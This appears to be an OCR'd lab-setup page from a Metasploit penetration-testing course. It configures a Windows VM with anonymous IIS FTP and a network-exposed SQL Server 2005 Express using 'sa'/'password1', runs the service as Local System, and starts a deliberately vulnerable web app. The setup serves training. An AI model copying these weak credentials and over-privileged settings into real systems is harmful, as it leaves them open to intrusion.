
To begin, navigate to the Control Panel and open **"Add or Remove Programs"**. Select **"Add/Remove Windows Components"** on the left-hand side.




Select the **"Internet Information Services (IIS)"** checkbox and click **"Details"**. Select the **"File Transfer Protocol (FTP) Service"** checkbox and click **"OK"**. By default, the installed IIS FTP service allows for anonymous connections.




Lastly, select the **"Management and Monitoring Tools"** checkbox and click **"Details"**. Ensure that both options are selected and click **"OK"**. When all is ready, click **"Next"** to proceed with the installation of IIS and SNMP.



There is an issue with the .NET Framework installed in the NIST virtual machine but it is easily fixed. In the Control Panel, select **"Add or Remove Programs"** again, select **"Microsoft .NET Framework 2.0 Service Pack 1"**, and click **"Change"**.



A progress window will pop up and a progress bar will be displayed and then it will close. This is normal behavior and you can now exit the Control Panel and proceed.




SQL Server 2005 Express


We will also perform an installation of Microsoft's free SQL Server 2005 Express. This will allow us to use some of the different SQL modules in Metasploit. First, download the non-service pack version of SQL Server Express

Note that if you are using your own custom-built VM for this course, you will need to install the Windows Installer 3.1 and the .Net Framework 2.0 in order to install SQL Express.
Windows Installer 3.1
.NET Framework 2.0


Once the installer has finished downloading, we can run it and select all of the defaults except for **"Authentication Mode"**. Select **"Mixed Mode"**, set an **"sa"** password of **"password1"**, and then continue on with the rest of the installation.



Once the installation is complete, we will need to make it accessible on our network. Click **"Start"** -> **"All Programs"** -> **"Microsoft SQL Server 2005"** -> **"Configuration Tools"** -> **"SQL Server Configuration Manager"**. When the Configuration Manager starts up, select **"SQL Server 2005 Services"**, right-click **"SQL Server (SQL EXPRESS)"** and select **"Stop"**. Next, expand **"SQL Server 2005 Network Configuration"** and select **"Protocols for SQLEXPRESS"**.




Double-click **"TCP/IP"**, change **"Enabled"** to **"Yes"**, and change **"Listen All"** to **"No"** on the **"Protocol"** tab.




Next, select the **"IP Addresses"** tab, and remove any entries under **"IPAll"**. Under **"IP1"** and **"IP2"**, remove any values for **"Dynamic Ports"**. Both IP1 and IP2 should have **"Active"** and **"Enabled"** set to


"Yes". Lastly, set the IP1 **"IP Address"** to your local address and set the IP2 address to 127.0.0.1. Your settings should look similar to the screenshot below. Click **"OK"** when everything is set correctly.




Next, we'll enable the SQL Server Browser service. Select **"SQL Server 2005 Services"** and double-click **"SQL Server Browser"**. On the **"Service"** tab, set the **"Start Mode"** to **"Automatic"** and click **"OK"**.



By default, the SQL server runs under a limited-privilege account which breaks a lot of custom web applications. We will change this by double-clicking **"SQL Server (SQLEXPRESS)"** and setting it to Log On as the Built-in Account **"Local System"**. This can also be set by running **"services.msc"**. Click **"OK"** when you've finished.



With everything finally configured, right-click **"SQL Server (SQL EXPRESS)"** and select **"Start"**. Do the same for the **"SQL Server Browser"** service. You can now exit the Configuration Manager and verify that the services are listening properly by running **"netstat -ano"** from a command prompt. You should see UDP port 1434 listening as well as your network IP address listening on port 1433.




Creating A Vulnerable Webapp

In order to create our vulnerable web app, you will need to download Server Management Studio Express.


Install SQL Server Managment Studio Express, accepting all of the defaults for the installation then run it via **"Start"** -> **"All Programs"** -> **"Microsoft SQL Server 2005"** -> **"SQL Server Management Studio Express"**.

When Management Studio starts up, select **"SQL Server Authentication"** and connect using the username **"sa"** and password of **"password1"**.


Right-click **"Databases"** in the **"Object Explorer"** and select **"New Database"**.




Enter **"WebApp"** for the database name and click **"OK"**. In the **"Object Explorer"**, expand **"Databases"**, and expand the **"WebApp"** database. Right-click **"Tables"** and select **"New Table"**.




Create a new table named **"users"** with the column names and types as shown below.




Save the **"users"** table, right-click it and select **"Open Table"**.




Enter in some sample data into the table and save all of your work.



